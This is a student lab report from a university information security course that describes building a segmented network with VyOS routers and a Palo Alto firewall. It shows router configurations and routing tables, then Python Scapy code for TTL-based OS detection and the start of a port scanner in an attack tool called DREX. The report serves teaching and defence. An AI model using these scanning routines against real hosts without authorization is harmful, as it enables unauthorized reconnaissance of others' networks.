DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE

Management of Network Security Report

Information Security Course – AY 2022/2023

Group 8:

*Cosuti Luca – **ID.** 2057061*

*De Faveri Francesco Luigi – **ID.** 2057069*

***Affiliation:** University of Padua, School of Science, Master in Cybersecurity*

INDEX

Summary

The project consisted in building, attacking and defending a network using for the majority Open-Source software. In the specific case for our project, we were given 5 routers to work with, one firewall, and network address defined as 192.168.220.0/24.

We chose to fragment for compatibility purposes our infrastructure in 4 parts:

- **LAN**: a network where the 5 routers were configured to communicate with one another using the Dynamic Routing Protocol as known as RIP. We also added a Kali Client machine to ensure everything works correctly;
- **CLIENTS**: a network only made by a Kali machine (that will act as our Internal Attacker) and a Windows XP machine (that will act as the victim);
- **SERVERS**: a network where our SIEM Splunk service is hosted: it will be accessed by the Kali Internal (instead of another client, due to computational issues), which will in fact act as both the attacker and the defender in our network;
- **DMZ1**: a network where our Webserver is located. It will provide a service to both our Internal Networks and to the External Network too, as the content of a DMZ can be accessible also from the internet. The only machine in this DMZ will be a vulnerable Webserver, that we'll have to protect from exploits coming from either the Internal of the External network.

For scalability purposes we chose to assign the 192.168.220.0/24 interval to the LAN network and everything attached to it, while for the other segments we selected the IP addresses that follow 192.168.220.0/24, so we used 192.168.221.0/24, 192.168.222.0/24 and 192.168.223.0/24 for the SERVERS, CLIENTS and DMZ1 networks respectively. In Figure 1 it is possible to see the whole network topology.

After configuring the infrastructure, the project required to attack the components of the network to prove how vulnerable it can be without protection. We implemented the attacks using the Scapy library in Python, and the following were required by specification as mandatory attacks:

- 2 Reconnaissance Attacks.
- 3 Denial-of-Service Attacks.
- 1 Extra-Attack: DNS Attack.

We ended up implementing 4 Reconnaissance Attacks, 6 Denial-of-Service Attacks, the DNS attack, and an SQL Injection. It is required to mention that all the attacks but the latter can only be performed by the Internal Attacker, as the traffic from the firewall will filter anything that can target any network but the content of the DMZ. Speaking of firewall, we configured a Palo Alto firewall as it represents a top-of-the-line commercial Next Generation Firewall and we were really interested in studying such a technology.

In term of defensive strategies, we chose SIEM Splunk as an Intrusion Detection and Intrusion Prevention system, as well as the default Palo Alto Advanced Defence mechanism, that allow for a quick traffic analysis. We also integrated the Splunk tool with the Splunk Machine-Learning-Toolkit as known as SPLUNK's mltk, a set of Machine Learning based models that allow for an optimized Anomaly Detection system and defensive mechanisms.



Figure 1: Topology of the Network.

Analysis/Results Section

General configuration

The definition of the network infrastructure began with the configuration of the 5 routers in the "LAN" network. We created 5 persistent routers, and we chose to create a "full" connected network between them. The reason for this choice was to provide robustness and redundance for the network in case of the failure of a router. In Figure 2, 3, 4, 5 and 6 we can see the connections of each router.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.1           192.168.220.2/28                  u/u
eth0.16          192.168.220.20/28                 u/u
eth0.32          192.168.220.35/28                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$
```

Figure 2: R1 Configuration.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.16          192.168.220.30/28                 u/u
eth0.48          192.168.220.50/28                 u/u
eth0.64          192.168.220.70/28                 u/u
eth0.112         192.168.220.125/28                u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$
```

Figure 3: R2 Configuration.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.48          192.168.220.60/28                 u/u
eth0.80          192.168.220.90/28                 u/u
eth0.128         192.168.220.140/28                u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$
```

Figure 4: R3 Configuration.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.32          192.168.220.40/28                 u/u
eth0.80          192.168.220.85/28                 u/u
eth0.96          192.168.220.100/28                u/u
eth0.112         192.168.220.120/28                u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ _
```

Figure 5: R4 Configuration.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.64          192.168.220.75/28                 u/u
eth0.96          192.168.220.110/28                u/u
eth0.128         192.168.220.130/28                u/u
eth0.144         192.168.220.150/28                u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$
```

Figure 6: R5 Configuration.

To allow communications between such routers we selected a dynamic approach. The RIP protocol was configured in each router to dynamically exchange information in the LAN segment. On the router R1 it was also configured a default route 0.0.0.0/0 that allows all the traffic the LAN doesn't directly recognize to be forwarded towards the Palo Alto Firewall.

We show that the configuration was made correctly works by resolving the addresses via the *ping* command starting from some routers from some other between the routers in Figure 7 and 8.

```
vyos@vyos:~$ ping 192.168.220.130
PING 192.168.220.130 (192.168.220.130) 56(84) bytes of data.
64 bytes from 192.168.220.130: icmp_req=1 ttl=63 time=0.941 ms
64 bytes from 192.168.220.130: icmp_req=2 ttl=63 time=2.24 ms
64 bytes from 192.168.220.130: icmp_req=3 ttl=63 time=2.40 ms
64 bytes from 192.168.220.130: icmp_req=4 ttl=63 time=2.19 ms
64 bytes from 192.168.220.130: icmp_req=5 ttl=63 time=2.18 ms
64 bytes from 192.168.220.130: icmp_req=6 ttl=63 time=2.81 ms
64 bytes from 192.168.220.130: icmp_req=7 ttl=63 time=2.19 ms
64 bytes from 192.168.220.130: icmp_req=8 ttl=63 time=2.17 ms
64 bytes from 192.168.220.130: icmp_req=9 ttl=63 time=2.23 ms
^C
--- 192.168.220.130 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8014ms
rtt min/avg/max/mdev = 0.941/2.153/2.811/0.469 ms
vyos@vyos:~$
```

Figure 7: R1 pings R5.

```
vyos@vyos:~$ ping 192.168.220.2
PING 192.168.220.2 (192.168.220.2) 56(84) bytes of data.
64 bytes from 192.168.220.2: icmp_req=1 ttl=63 time=0.691 ms
64 bytes from 192.168.220.2: icmp_req=2 ttl=63 time=2.29 ms
64 bytes from 192.168.220.2: icmp_req=3 ttl=63 time=2.36 ms
64 bytes from 192.168.220.2: icmp_req=4 ttl=63 time=1.97 ms
64 bytes from 192.168.220.2: icmp_req=5 ttl=63 time=3.39 ms
64 bytes from 192.168.220.2: icmp_req=6 ttl=63 time=2.06 ms
64 bytes from 192.168.220.2: icmp_req=7 ttl=63 time=1.89 ms
^C
--- 192.168.220.2 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6012ms
rtt min/avg/max/mdev = 0.691/2.096/3.395/0.741 ms
vyos@vyos:~$ _
```

Figure 8: R3 pings R1.

Now we show the five routing tables of the five routers, in Figure 9, 10, 11, 12 and 13.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.220.1, eth0.1
C>* 127.0.0.0/8 is directly connected, lo
C>* 192.168.220.0/28 is directly connected, eth0.1
C>* 192.168.220.16/28 is directly connected, eth0.16
C>* 192.168.220.32/28 is directly connected, eth0.32
R>* 192.168.220.48/28 [120/2] via 192.168.220.30, eth0.16, 00:21:22
R>* 192.168.220.64/28 [120/2] via 192.168.220.30, eth0.16, 00:21:22
R>* 192.168.220.80/28 [120/2] via 192.168.220.40, eth0.32, 00:21:27
R>* 192.168.220.96/28 [120/2] via 192.168.220.40, eth0.32, 00:21:27
R>* 192.168.220.112/28 [120/2] via 192.168.220.40, eth0.32, 00:21:27
R>* 192.168.220.128/28 [120/3] via 192.168.220.40, eth0.32, 00:21:27
R>* 192.168.220.144/28 [120/3] via 192.168.220.40, eth0.32, 00:21:27
vyos@vyos:~$ _
```

Figure 9: R1 Routing Table.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/2] via 192.168.220.20, eth0.16, 00:24:43
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.220.0/28 [120/2] via 192.168.220.20, eth0.16, 00:24:43
C>* 192.168.220.16/28 is directly connected, eth0.16
R>* 192.168.220.32/28 [120/2] via 192.168.220.120, eth0.112, 00:24:43
C>* 192.168.220.48/28 is directly connected, eth0.48
C>* 192.168.220.64/28 is directly connected, eth0.64
R>* 192.168.220.80/28 [120/2] via 192.168.220.120, eth0.112, 00:24:43
R>* 192.168.220.96/28 [120/2] via 192.168.220.120, eth0.112, 00:24:43
C>* 192.168.220.112/28 is directly connected, eth0.112
R>* 192.168.220.128/28 [120/2] via 192.168.220.60, eth0.48, 00:24:43
R>* 192.168.220.144/28 [120/2] via 192.168.220.75, eth0.64, 00:24:43
vyos@vyos:~$ _
```

Figure 10: R2 Routing Table.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/3] via 192.168.220.85, eth0.80, 00:22:11
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.220.0/28 [120/3] via 192.168.220.85, eth0.80, 00:22:11
R>* 192.168.220.16/28 [120/2] via 192.168.220.50, eth0.48, 00:22:08
R>* 192.168.220.32/28 [120/2] via 192.168.220.85, eth0.80, 00:22:11
C>* 192.168.220.48/28 is directly connected, eth0.48
R>* 192.168.220.64/28 [120/2] via 192.168.220.130, eth0.128, 00:22:11
C>* 192.168.220.80/28 is directly connected, eth0.80
R>* 192.168.220.96/28 [120/2] via 192.168.220.130, eth0.128, 00:22:11
R>* 192.168.220.112/28 [120/2] via 192.168.220.85, eth0.80, 00:22:11
C>* 192.168.220.128/28 is directly connected, eth0.128
R>* 192.168.220.144/28 [120/2] via 192.168.220.130, eth0.128, 00:22:11
vyos@vyos:~$
```

Figure 11: R3 Routing Table.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/2] via 192.168.220.35, eth0.32, 00:24:03
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.220.0/28 [120/2] via 192.168.220.35, eth0.32, 00:24:03
R>* 192.168.220.16/28 [120/2] via 192.168.220.35, eth0.32, 00:24:03
C>* 192.168.220.32/28 is directly connected, eth0.32
R>* 192.168.220.48/28 [120/2] via 192.168.220.90, eth0.80, 00:23:58
R>* 192.168.220.64/28 [120/2] via 192.168.220.110, eth0.96, 00:24:03
C>* 192.168.220.80/28 is directly connected, eth0.80
C>* 192.168.220.96/28 is directly connected, eth0.96
C>* 192.168.220.112/28 is directly connected, eth0.112
R>* 192.168.220.128/28 [120/2] via 192.168.220.110, eth0.96, 00:24:03
R>* 192.168.220.144/28 [120/2] via 192.168.220.110, eth0.96, 00:24:03
vyos@vyos:~$ _
```

Figure 12: R4 Routing Table.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.220.0/28 [120/3] via 192.168.220.100, eth0.96, 00:02:35
R>* 192.168.220.16/28 [120/2] via 192.168.220.70, eth0.64, 00:02:35
R>* 192.168.220.32/28 [120/2] via 192.168.220.100, eth0.96, 00:02:35
R>* 192.168.220.48/28 [120/2] via 192.168.220.140, eth0.128, 00:02:35
C>* 192.168.220.64/28 is directly connected, eth0.64
R>* 192.168.220.80/28 [120/2] via 192.168.220.140, eth0.128, 00:02:35
C>* 192.168.220.96/28 is directly connected, eth0.96
R>* 192.168.220.112/28 [120/2] via 192.168.220.100, eth0.96, 00:02:35
C>* 192.168.220.128/28 is directly connected, eth0.128
C>* 192.168.220.144/28 is directly connected, eth0.144
vyos@vyos:~$ _
```

Figure 13: R5 Routing Table.

At this point, with all the routers correctly configured, the next step in the configuration was to connect the Kali Internal (Attacker), Kali External (Attacker), the Windows XP and Kali Client to the CLIENTS segment, to the WAN zone and to the router R5 in the LAN segment respectively.

In Figure 14, 15, 16 and 17 we can see using the configuration for each of the three Linux based machines and the Windows XP.



Figure 14: Kali Internal (Attacker) configuration.



Figure 15: Kali External (Attacker) configuration.



Figure 16: Kali Client configuration.



Figure 17: Windows XP configuration.

Overview of the Interactive Malicious Program - DREX

Our strategy was to implement a single program to run all the attacks. The program offers three main categories of attacks:

1. Reconnaissance Attacks **(#4 attacks)**
2. Denial of Services, DoS Attacks **(#6 attacks)**
3. Exploits Attacks **(#2 attacks)**

We called the script **DREX: D**enial of service, **R**econ and **E**xploits e**X**ecutor.

In the following subsections, we will report the execution of the attacks and the results we have collected.

Reconnaissance Attacks

In this section, we will analyse the structure and results of the Reconnaissance attacks. We will provide the snippet of code for each module in the Reconnaissance section of the "DREX" script and the result of the execution of each attack.

We present a small summary of the code implemented for the attacks of this section:

- ***OS Detection:*** The attack takes as input the IP Address of the victim and generates a packet with ICMP header that is sent to the victim to find out which Operative system that machine is running. The detection of the Operative system is performed by analysing the Time-to-Live parameter.
- ***Port Scanning:*** The attack takes as input the IP Address of the victim and generates a packet with a random IP Address and TCP header. The program starts to analyse a list of well-known ports hosting well-known services, and it prints whether that port is open.
- ***IP Spoof Testing:*** The attack is only performed to test if a machine can be reached by our Internal Attacker or not. The code takes as input the IP Address of the victim and the number of packets N to be sent (just for redundancy). The program then sends those N packets to the victim with N Random Spoofed source addresses. If it receives a response, then the host is up and running, otherwise it is not or it was configured to discard any ICMP Echo Request.
- ***Active Hosts in Network:*** The attack takes as input a network address in the format xxx.xxx.xxx.xxx/xx. For each possible address, the program sends a packet and listen to the response and if there is one it prints out that specific address.

OS Detection

The "OS Detection" Attack takes as input the IP address of the victim and works as shown in Figure 18.

```
def os_detection():
    print("Insert target IP address: ")
    target = input()
    packet = IP(dst = target) / TCP(flags = "")
    res = sr1(packet, timeout = 5, verbose = 0)

    if res is None:
    #check if ICMP is blocked
        packet = IP(dst = target) / ICMP()
        res1 = sr1(packet, timeout = 5, verbose = 0)
        if res1 is None:
            print("Host is down")
        else:
            print("OS is Linux")
    else:
        if IP in res:
            if res.getlayer(IP).ttl <= 64:
                print("The packet's TTL is " + str(res.getlayer(IP).ttl))
                print("OS is Linux")
            else:
                print("The packet's TTL is " + str(res.getlayer(IP).ttl))
                print("OS is Windows")

    print("Click enter to continue...")
    input()
```

Figure 18: Code Snippet of OS Detection Attack.

In Figure 19, we can see the results of the OS detection of the host which IP address is 192.168.222.20, which is the Windows XP client. The reason why we classify a certain host as running Windows or Linux is according to the table reported in Figure 20.



Figure 19: OS Detection when the host is up.

TTL & Window size analysis

Operating System (OS)	IP Initial TTL	TCP window size
Linux (kernel 2.4 and 2.6)	64	5840
Google's customized Linux	64	5720
FreeBSD	64	65535
Windows XP	128	65535
Windows 7, Vista and Server 2008	128	8192
Cisco Router (IOS 12.4)	255	4128

Figure 20: OS detection according to TTL Time and TCP Window Size.

In our case we focused only on the TTL time of the packets, which is enough to distinguish between the 2 different kinds of hosts we have in the network.

The attack also checks the case when the host is down, as it is possible to see in Figure 21.



Figure 21: OS detection when the host is down.

Port Scanning

The "Port Scanning Attack" is implemented as shown in the snippet of code in Figure 22. It tries to contact the target by creating packets that specify the destination port to figure out which ones are open and from there which services could be exploited in such hosts.

```
def port_scanner():

    print("Insert target IP address: ")
    target = input()

    src_port = RandShort()
    ports_list = [20, 21, 22, 23, 25, 53, 69, 80, 110, 143, 161, 162, 443, 989, 990]
